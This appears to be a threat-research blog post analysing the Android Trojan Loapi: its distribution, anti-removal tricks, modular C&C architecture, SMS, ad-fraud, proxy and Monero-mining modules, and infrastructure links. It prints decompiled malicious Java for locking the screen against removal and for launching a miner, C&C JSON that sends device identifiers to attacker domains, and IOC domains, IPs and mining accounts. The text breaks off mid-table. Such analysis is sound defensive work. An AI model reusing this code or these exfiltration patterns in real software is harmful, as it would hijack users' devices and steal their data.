Jack of all trades


By Nikita Buchka

Published: 2017-12-18 · Archived: 2026-04-05 17:12:17 UTC


Nowadays, it's all too easy to end up with malicious apps on your smartphone, even if you're using the official Google Play app store. The situation gets even worse when you go somewhere other than the official store – fake applications, limited security checks, and so on. However, the spread of malware targeting Android OS is not limited to unofficial stores – advertising, SMS-spam campaigns and other techniques are also used. Among this array of threats we found a rather interesting sample – Trojan.AndroidOS.Loapi. This Trojan boasts a complicated modular architecture that means it can conduct a variety of malicious activities: mine cryptocurrencies, annoy users with constant ads, launch DDoS attacks from the affected device and much more. We've never seen such a 'jack of all trades' before.


Distribution and infection

Samples of the Loapi family are distributed via advertising campaigns. Malicious files are downloaded after the user is redirected to the attackers' malicious web resource. We found more than 20 such resources, whose domains refer to popular antivirus solutions and even a famous porn site. As we can see from the image below, Loapi mainly hides behind the mask of antivirus solutions or adult content apps:




After the installation process is finished, the application tries to obtain device administrator permissions, asking for them in a loop until the user agrees. Trojan.AndroidOS.Loapi also checks if the device is rooted, but never subsequently uses root privileges – no doubt they will be used in some new module in the future.


5:10
Activate device administrator?
CM Security
Android Administrator
Activating this administrator will allow the app CM Security to perform the following operations:
Lock the screen
Control how and when the screen locks.



After acquiring admin privileges, the malicious app either hides its icon in the menu or simulates various antivirus activity, depending on the type of application it masquerades as:




Self-protection

Loapi aggressively fights any attempts to revoke device manager permissions. If the user tries to take away these permissions, the malicious app locks the screen and closes the window with device manager settings, executing the following code:


```
public CharSequence onDisableRequested(Context arg6, Intent arg7) {
    Object v0 = arg6.getSystemService("device_policy");
    ((DevicePolicyManager)v0).lockNow();
    Intent v1 = new Intent("android.settings.SETTINGS");
    v1.setFlags(0x10000000);
    v1.addFlags(0x4000000);
    v1.addFlags(0x8000);
    v1.addFlags(0x40000000);
    v1.addFlags(0x800000);
    arg6.startActivity(v1);
    AtomicInteger v1_1 = new AtomicInteger(0);
    Handler v2 = new Handler();
    v2.postDelayed(new LockNow(this, v1_1, ((DevicePolicyManager)v0), v2), 300);
    v2.postDelayed(new ScareUser(this, arg6), 2000);
    return "Phone data will wiped. Are you sure?";
}
```

As well as this fairly standard technique to prevent removal, we also found an interesting feature in the self-protection mechanism. The Trojan is capable of receiving from its C&C server a list of apps that pose a danger. This list is used to monitor the installation and launch of those dangerous apps. If one of the apps is installed or launched, then the Trojan shows a fake message claiming it has detected some malware and, of course, prompts the user to delete it:


4:50
Kaspersky Internet Security
Do you want to uninstall this app?
CANCEL
OK
Android Security: Malware detected!

This message is shown in a loop, so even if the user rejects the offer, the message will be shown again and again until the user finally agrees and deletes the application.

Layered architecture



Let’s take a look at the Trojan’s architecture in more detail:

1. 1 At the initial stage, the malicious app loads a file from the “assets” folder, decodes it using Base64 and afterwards decrypts it using XOR operations and the app signature hash as a key. A DEX file with payload, which was retrieved after these operations, is loaded with ClassLoader.
2. 2

   At the second stage, the malicious app sends JSON with information about the device to the central C&C server hxxps://api-profit.com:

```
{
    "PhoneInfo": {
        "DeviceImei": "[redacted]",
        "MacAddress": "[redacted]",
        "VersionCode": "6.0.1",
        "Language": "English",
        "AndroidId": "[redacted]",
        "PseudoId": "[redacted]",
        "AndroidSdk": 17,
        "IsRoot": true,
        "Manufacturer": "[redacted]",
        "DeviceModel": "[redacted]",
        "ConnectType": "wifi",
        "NetworkType": "0",
        "NetworkGen": "undefined",
        "LocalTime": "2017-11-17T12:20:37+03:00",
        "UnixTime": 1510926052,
        "UserAgent": "Mozilla\/5.0 (Linux; Android 6.0.1;..."
        "IsCanMeasure": 0
    },
    "SimInfo": {
        "NetworkCountryIso": "",
        "NetworkOperatorName": "",
        "NetworkOperatorCode": "",
        "SimCountryIso": "",
        "SimOperatorCode": "",
        "SimOperatorName": "",
        "IsRoaming": false
    },
    "AppInfo": {
        "SdkId": 0,
        "SdkHash": "jyRCFUVx",
        "Scope": "",
        "Build": 0,
        "LoadTime": 1510926052,
        "InstallTime": 1510926052,
        "Package": "com.vhmnkdxnz.zfdec",
        "Tag": "default",
        "Param1": "",
        "Param2": "",
        "IsAdmin": true,
        "Referrer": "",
        "Permissions": [],
        "IsApk": true,
        "IsIconHidden": true
    }
}
```


A command in the following format is received as a response from the server:


```
{
    "installs": [2, 5, 7, 8],
    "removes": [4],
    "delay": 14400,
    "domains": ["https://api-profit.com", "https://alluorine.info", "https://narusnex.info", "https://ngkciwmnq.info",
        "https://krnwhyvq.info", "https://ovnwislxf.info", "https://golangwq.info", "https://nvewpvnid.info"
    ],
    "reservedDomains": ["https://mancortz.info", "https://fdsvtrwda.info"],
    "hic": false,
    "dangerousPackages": []
}
```


Where “installs” is a list of module IDs that have to be downloaded and launched; “removes” is a list of module IDs that have to be deleted; “domains” is a list of domains to be used as C&C servers; “reservedDomains” is an additional reserved list of domains; “hic” is a flag that shows that the app icon should be hidden from the user; and “dangerousPackages” is a list of apps that must be prevented from launching and installing for self-protection purposes.

3. 3 At the third stage, the modules are downloaded and initialized. All the malicious functionality is concealed inside them. Let’s take a closer look at the modules we received from the cybercriminals’ server.

Advertisement module

Purpose and functionality: this module is used for the aggressive display of advertisements on the user's device. It can also be used for secretly boosting ratings. Functionality:

- Display video ads and banners
- Open specified URL
- Create shortcuts on the device
- Show notifications
- Open pages in popular social networks, including Facebook, Instagram, VK
- Download and install other applications

Example of task to show ads received from the server:


```
{
    "ads": {
        "shortcutsAds": null,
        "dialogAds": null,
        "pushAds": null,
        "landingAds": [{
            "ids": {
                "AdvId": 3,
                "ListId": 6
            },
            "url": "https://ronesio.xyz/advert/api/interim?did=2643593\u0026iid=195
            "headers": {
                "Referer": "http://mp-tracker.com/click.php?id=4nTR3sZ"
            },
            "ua": "Mozilla/5.0 (Linux; U; Android 4.2.1; english-english; PAP5044DU
            "openInBrowser": false,
            "openMode": "background",
            "delayTime": 0,
            "connType": "any"
        }],
        "instagramAds": null,
        "abstractImageAds": null,
        "abstractVideoAds": null,
        "abstractImageVideoAds": null,
        "installApkAds": null
    },
    "pollDelay": 14400
}
```

While handling this task, the application sends a hidden request with a specific User-Agent and Referrer to the web page hxxps://ronesio.xyz/advert/api/interim, which in turn redirects to a page with the ads.

SMS module

Purpose and functionality: this module is used for different manipulations with text messages. Periodically sends requests to the C&C server to obtain relevant settings and commands. Functionality:

- Send inbox SMS messages to attackers' server
- Reply to incoming messages according to specified masks (masks are received from C&C server)
- Send SMS messages with specified text to specified number (all information is received from C&C server)
- Delete SMS messages from inbox and sent folder according to specified masks (masks are received from C&C server)
- Execute requests to URL and run specified Javascript code in the page received as a response (legacy functionality that was later moved to a separate module)

Web crawling module

Purpose and functionality: this module is used for hidden Javascript code execution on web pages with WAP billing in order to subscribe the user to various services. Sometimes mobile operators send a text message asking for confirmation of a subscription. In such cases the Trojan uses SMS module functionality to send a reply with the required text. Also, this module can be used for web page crawling. An example of a web page crawling task received from the server is shown below:


```
{
    "instruction": {
        "scope": "",
        "link": "http://ronesio.xyz/adac/api/redirect?affid=353\u0026analyse_mark=245<truncated too long>"",
        "headers": {
            "Referer": "http://www.jagran.com/bihar/patna-city-tejashwi-yadav-trolled-as-<truncated too long>",
            "Referer ": "http://www.jagran.com/bihar/patna-city-tejashwi-yadav-trolled-<truncated too long>"
        },
        "preload": "",
        "preact": "",
        "ua": "Mozilla/5.0 (Linux; Android 6.0.1; AOSP on HammerHead Build/M4B30Z; wv)<truncated too long>",
        "actions": [{
            "isRequired": true,
            "actions": [{
                "keyword": ".*",
                "isRegex": true,
                "script": "<truncated too long>"
            }]
        }],
        "loadwait": 2000,
        "killwait": 480000,
        "isNeedWebLogs": true,
        "isNeedLoadImages": true,
        "clear": true,
        "jsiface": "adac",
        "conn": 0,
        "mode": 0,
        "connSwitchDelay": 0,
        "connSwitchAttempts": 0,
        "postbackUrl": "https://ronesio.xyz/adac/api/res?",
        "conntm": 0,
        "delay": 0,
        "state": null,
        "isPostReceivedSms": false,
        "rescheck": false,
        "intmmaxcount": 0,
        "nclink": "",
        "ncsleep": 0
    }
}
```


This module together with the advertisement module tried to open about 28,000 unique URLs on one device during our 24-hour experiment.

Proxy module

Purpose and functionality: this module is an implementation of an HTTP proxy server that allows the attackers to send HTTP requests from the victim's device. This can be used to organize DDoS attacks against specified resources. This module can also change the internet connection type on a device (from mobile traffic to Wi-Fi and vice versa).

Mining Monero

Purpose and functionality: this module uses the Android version of minerd to perform Monero (XMR) cryptocurrency mining. Mining is initiated using the code below:

```
public void run() {
    try {
        String v1 = this.filesDir;
        String v2 = Build$VERSION.SDK_INT >= 16 ? String.valueOf(v1) + "/libcpuminerpie.so " : String
                .valueOf(v1) + "/libcpuminer.so ";
        this.process = Runtime.getRuntime().exec(String.valueOf(v2) + "--algo=" + this.algorithm
                + "  -o " + this.url + " -u " + this.user + " -p " + this.password + " -t " + this
                .threadsCount + " --log " + this.logPath, new String[]{"LD_LIBRARY_PATH=" + this
                .ctx.getFilesDir() + ":$LD_LIBRARY_PATH"}, this.ctx.getFilesDir());
        this.pid = ProcessesHelper.getPid(this.ctx, this.process);
        this.setThreadsPriority(this.priority);
    }
    catch(Exception v0) {
        v0.printStackTrace();
    }
}
```

The code uses the following arguments:

- *url* – mining pool address, "stratum+tcp://xmr.pool.minergate.com:45560"
- *this*.user – username, value randomly selected from the following list: "lukasjeromemi@gmail.com", "jjopajopaa@gmail.com", "grishaobskyy@mail.ru", "kimzheng@yandex.ru", "hirt.brown@gmx.de", "swiftjobs@rambler.ru", "highboot1@mail333.com", "jahram.abdi@yandex.com", "goodearglen@inbox.ru", girlfool@bk.ru
- *password* – constant value, "qwe"

Old ties

During our investigation we found a potential connection between Loapi and Trojan.AndroidOS.Podec. We gathered some evidence to support this theory:

- *Matching C&C server IP addresses*. The current address of the active Loapi C&C server is resolved with DNS to 5.101.40.6 and 5.101.40.7. But if we take a look at the history, we can see other IP addresses to which this URL resolved before:

Domain name	Ip address	Location	First seen (UTC)	Last seen (UTC)
api-profit.com	91.202.62.38	VG	2017-02-26 19:16	2017-02-26 19:16
api-profit.com	91.202.63.68	VG	2017-04-15 03:03	2017-04-29 01:31
api-profit.com	5.101.40.7	RU	2017-08-22 09:10	2017-11-22 02:58
api-profit.com	5.101.40.6	RU	2017-08-22 09:10	2017-11-23 01:53

At first, this URL was resolved to the IP address 91.202.62.38. If we analyze the history of DNS records that resolved to this address, we see the following:

Domain name	Ip address	Location	First seen (UTC)
